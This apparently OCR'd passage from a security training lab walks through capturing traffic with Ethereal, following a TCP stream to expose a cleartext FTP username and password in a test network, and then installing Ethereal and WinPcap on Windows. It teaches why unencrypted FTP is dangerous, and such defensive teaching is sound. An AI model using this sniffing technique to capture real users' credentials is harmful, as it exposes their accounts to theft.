
File: "/tmp/etherXXXXr P: 227 D: 227 M: 0 Drops: 0

Click on the **Protocol** column to sort the results based on the packets captured.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Tue Nov 01
11:31 PM


```
No.  Time        Source              Destination        Protocol Info
   1 0.000000    home                ff:ff:ff:ff:ff:ff  ARP      Who has 172.16.1.35?  Tell 172.16
   3 0.089709    home                ff:ff:ff:ff:ff:ff  ARP      Who has 172.16.1.44?  Tell 172.16
   5 0.883734    home                ff:ff:ff:ff:ff:ff  ARP      Who has 172.16.1.45?  Tell 172.16
   6 0.883789    00:0c:29:4e:1e:cd   home               ARP      172.16.1.45 is at 00:0c:29:4e:1e:
   8 2.986378    home                ff:ff:ff:ff:ff:ff  ARP      Who has 70.255.105.23?  Tell 172.
  10 4.427432    home                ff:ff:ff:ff:ff:ff  ARP      Who has 70.255.105.23?  Tell 172.
  13 5.794412    home                ff:ff:ff:ff:ff:ff  ARP      Who has 172.16.1.33?  Tell 172.16
  14 5.796198    home                ff:ff:ff:ff:ff:ff  ARP      Who has 172.16.1.36?  Tell 172.16
  15 7.027065    home                ff:ff:ff:ff:ff:ff  ARP      Who has 172.16.1.36?  Tell 172.16
  16 8.433437    home                ff:ff:ff:ff:ff:ff  ARP      Who has 192.168.1.1?  Tell 172.16
  17 9.531662    home                ff:ff:ff:ff:ff:ff  ARP      Who has 192.168.1.1?  Tell 172.16
  18 10.572888   home                ff:ff:ff:ff:ff:ff  ARP      Who has 172.16.1.35?  Tell 172.16
  19 10.659244   home                ff:ff:ff:ff:ff:ff  ARP      Who has 172.16.1.34?  Tell 172.16
  20 10.669202   home                ff:ff:ff:ff:ff:ff  ARP      Who has 172.16.1.37?  Tell 172.16

▷ Frame 1 (60 bytes on wire, 60 bytes captured)
▷ Ethernet II, Src: home (00:12:88:42:34:c9), Dst: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)

0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 23 00 00 00 00 00 00   ........ .#......
0030  00 00 00 00 00 00 00 00  00 00 00 00              ........ ....

File: "/tmp/etherXXXXr  P: 227 D: 227 M: 0 Drops: 0
```

Scroll down on the right side of the screen until you see the FTP protocols captured. Click on the first FTP protocol packet listed to highlight it.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Tue Nov 01
11:34 PM


```
No.  Time        Source              Destination        Protocol Info
  61 42.626653   172.16.1.45         home               DNS      Standard query PTR 40.1.16.172.in-
  64 42.727502   home                172.16.1.45        DNS      Standard query response PTR win20
  68 42.729413   win2000s-v          172.16.1.45        FTP      Response: 220 win2000s-v Microsof
  77 48.010862   172.16.1.45         win2000s-v         FTP      Request: USER hacksym
  78 48.011610   win2000s-v          172.16.1.45        FTP      Response: 331 Password required f
  92 55.441823   172.16.1.45         win2000s-v         FTP      Request: PASS MySecretPassword
  93 55.442993   win2000s-v          172.16.1.45        FTP      Response: 230 User hacksym logged
  95 55.443194   172.16.1.45         win2000s-v         FTP      Request: SYST
  96 55.443392   win2000s-v          172.16.1.45        FTP      Response: 215 Windows_NT version
 101 58.090742   172.16.1.45         win2000s-v         FTP      Request: PASV
 102 58.091649   win2000s-v          172.16.1.45        FTP      Response: 227 Entering Passive Mo
 107 58.092175   172.16.1.45         win2000s-v         FTP      Request: LIST
 108 58.093256   win2000s-v          172.16.1.45        FTP      Response: 125 Data connection alr
 115 58.134296   win2000s-v          172.16.1.45        FTP      Response: 226 Transfer complete.

▷ Frame 68 (119 bytes on wire, 119 bytes captured)

0000  00 0c 29 4e 1e cd 00 0c  29 a3 e4 40 08 00 45 00   ..)N.... )..@..E.
0010  00 69 00 a4 40 00 80 06  9f 75 ac 10 01 28 ac 10   .i..@... .u...(..
0020  01 2d 00 15 95 f4 85 67  7d e5 31 3d df 9c 80 18   .-.....g }.1=....
0030  fa f0 03 89 00 00 01 01  08 0a 00 00 28 d8 00 2f   ........ ....(../
0040  6c 2d 32 32 30 20 77 69  6e 32 30 30 30 73 2d 76   l-220 wi n2000s-v

File: "/tmp/etherXXXXr  P: 227 D: 227 M: 0 Drops: 0
```

Right-click on the first **FTP** packet listed and left-click on **Follow TCP Stream**.



```
No.  Time        Source          Destination     Protocol. Info
 61 42.626653   172.16.1.45     home            DNS    Standard query PTR 40.1.16.172.in
 64 42.727502   home            172.16.1.45     DNS    Standard query response PTR win20
 68 42.729413   win2000s-v      172.16.1.45     FTP                          -v Microsof
 77 48.010862   172.16.1.45     win2000s-v      FT
 78 48.011610   win2000s-v      172.16.1.45     FT                       required f
 92 55.441823   172.16.1.45     win2000s-v      FT                      Password
 93 55.442993   win2000s-v      172.16.1.45     FT                      ksym logged
 95 55.443194   172.16.1.45     win2000s-v      FT
 96 55.443392   win2000s-v      172.16.1.45     FT                      NT version
101 58.090742   172.16.1.45     win2000s-v      FT
102 58.091649   win2000s-v      172.16.1.45     FT                       Passive Mo
107 58.092175   172.16.1.45     win2000s-v      FT

▷ Frame 68 (119 bytes on wire, 119 bytes captured)
▷ Ethernet II, Src: win2000s-v (00:0c:29:a3:e4:40), Dst: 00:0c:29:4e:1e:cd (00:0c:29:4e:1e:cd)

0000  00 0c 29 4e 1e cd 00 0c  29 a3 e4 40 08 00 45 00   ..)N.... )..@..E.
0010  00 69 00 a4 40 00 80 06  9f 75 ac 10 01 28 ac 10   .i..@... .u...(..
0020  01 2d 00 15 95 f4 85 67  7d e5 31 3d df 9c 80 18   .-.....g }.1=....
0030  fa f0 03 89 00 00 01 01  08 0a 00 00 28 d8 00 2f   ........ ....(../

File: "/tmp/etherXXXXr  P: 227 D: 227 M: 0 Drops: 0
```

Ethereal will now place the packets in order of transmission. In this case, because FTP is unencrypted (known as clear text) it becomes apparent why using clear text FTP can become dangerous if an attacker is sniffing your connection.




```
220 win2000s-v Microsoft FTP Service (Version 5.0).
USER hacksym
331 Password required for hacksym.
PASS MySecretPassword
230 User hacksym logged in.
SYST
215 Windows_NT version 5.0
PASV
227 Entering Passive Mode (172,16,1,40,4,7).
LIST
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

Entire conversation (325 bytes) ● ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ○ Raw

From the data captured in this example, it is revealed that:

- The FTP server is running Microsoft FTP Service (Version 5.0).
- The username is “hacksym.”
- The password is “MySecretPassword.”
- The FTP server is running in “Passive Mode.”

***Note:** If you close the windows from a *Follow TCP Stream* to return to the main Ethereal window and look in the *Filter* area (in green), you will see the equivalent of the command line to filter out the same results. Using the command line to filter results will save you time.



```
(ip.addr eq 172.16.1.40 and ip.addr eq 172.16.1.45) and (tcp.port
```


To Install Ethereal on Microsoft Windows:

Older versions of Ethereal require WinPcap to be installed prior to Ethereal. The latest version (0.10.13) actually includes an installer for WinPcap if it is not installed on the computer.

Double-click the Ethereal executable available on the accompanying CD or from the Web site at **http://www.ethereal.com**.

Double-click on the **Ethereal-setup** icon.

On the Ethereal setup screen click **Next**.




Welcome to the Ethereal 0.10.13 Setup Wizard

This wizard will guide you through the installation of Ethereal.

Before starting the installation, make sure Ethereal is not running.

Click 'Next' to continue.

On the *License Agreement* screen click **OK**.


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Professional | Red Hat Linux | Red Hat Linux 8 Server | Windows 2000 Server
Start | C:\Downloads\Ethereal | Ethereal 0.10.13 Setup | 3:16 PM
My Documents
Internet Servic...
specter intrusion d...
Netwox525
My Computer
LBE Desktop Helpdesk
My Network Places
Setup.exe
Recycle Bin
php 5.0.3 installer
Internet Explorer
specter intrusion d...
netwox-5.2...
netw-ib-ox-...
Ethereal 0.10.13 Setup
Nullsoft Install System v2.08
< Back
I Agree
Cancel

License Agreement

Please review the license terms before installing Ethereal 0.10.13.

Press Page Down to see the rest of the agreement.


Just to avoid some misunderstandings:

While parts of Ethereal can be built and distributed as libraries, these parts are still covered by the license below, and NOT by the Lesser General Public License or any other license.

GNU GENERAL PUBLIC LICENSE
Version 2, June 1991

If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install Ethereal 0.10.13.

On the component setup (*Choose Components*) screen click **Next**.


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Professional | Red Hat Linux | Red Hat Linux 8 Server | Windows 2000 Server
Start | C:\Downloads\Ethereal | Ethereal 0.10.13 Setup | 3:17 PM
My Documents
Internet Servic...
specter intrusion d...
Netwox525
My Computer
LBE Desktop Helpdesk
My Network Places
Setup.exe
Recycle Bin
php 5.0.3 installer
Internet Explorer
specter intrusion d...
netwox-5.2...
netw-ib-ox-...
Ethereal 0.10.13 Setup
Nullsoft Install System v2.08
< Back
Next >
Cancel

Choose Components

Choose which features of Ethereal 0.10.13 you want to install.

The following components are available for installation.

Select the type of install: Ethereal (GTK2 user interface)

Or, select the optional components you wish to install:


- ☑ **Ethereal**
- ☑ Tethereal
- ☑ Plugins / Extensions
- ☑ Tools

Space required: 43.3MB

Description

Position your mouse over a component to see its description.

On the *Select Additional Tasks* screen click **Next**.



Select Additional Tasks

Which additional tasks should be done?

Create Shortcuts

☑ Start Menu Group


☑ Desktop Icon

☑ Quick Launch Icon

File Extensions

☑ Associate trace file extensions to Ethereal (5vw, acp, apc, atc, bfr, cap, enc, erf, fdc, pcap, pkt, snoop, syc, tpc, tr1, trace, trc, wpc, wpz)

Accept the default installation directory. Click **Next**.



Choose Install Location

Choose the folder in which to install Ethereal 0.10.13.

Choose a directory in which to install Ethereal.


Destination Folder

C:\Program Files\Ethereal

Space required: 43.3MB

Space available: 1.4GB

Select **Install WinPcap 3.1** and **Start WinPcap service "NPF" at startup**. Click **Install**.



Ethereal 0.10.13 Setup

Install WinPcap?

WinPcap is required to capture live network data. Should WinPcap be installed?

Currently installed WinPcap version

WinPcap is currently not installed

Install

☑ Install WinPcap 3.1


(Use Add/Remove Programs first to uninstall any undetected old WinPcap versions)

Services

☑ Start WinPcap service "NPF" at startup

(so users without Administrator privileges can capture)

The WinPcap installation will now begin. Click **Next**.



WinPcap 3.1 Setup

WinPcap 3.1 Installer

Welcome to the WinPcap 3.1 Installation Wizard


This page contains news and updates from the WinPcap website, www.winpcap.org. Click on Next to proceed with WinPcap installation.

» New WinPcap versions available online:
No updates are currently available.

» News and announcements from the WinPcap website:
No news currently available.

» WinPcap Support
Mailing lists
Commercial support

On the *License Agreement* screen click **I Agree**.



License Agreement

Please review the license terms before installing WinPcap 3.1.

Press Page Down to see the rest of the agreement.


Copyright (c) 1999 - 2005 NetGroup, Politecnico di Torino (Italy).
Copyright (c) 2005 CACE Technologies, Davis (California).
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials

If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install WinPcap 3.1.

The WinPcap will complete installing. Click **Finish**.




Completing the WinPcap 3.1 Setup Wizard

WinPcap 3.1 has been installed on your computer.

Click Finish to close this wizard.

The installation of Ethereal will complete. Click **Next**.



Ethereal 0.10.13 Setup

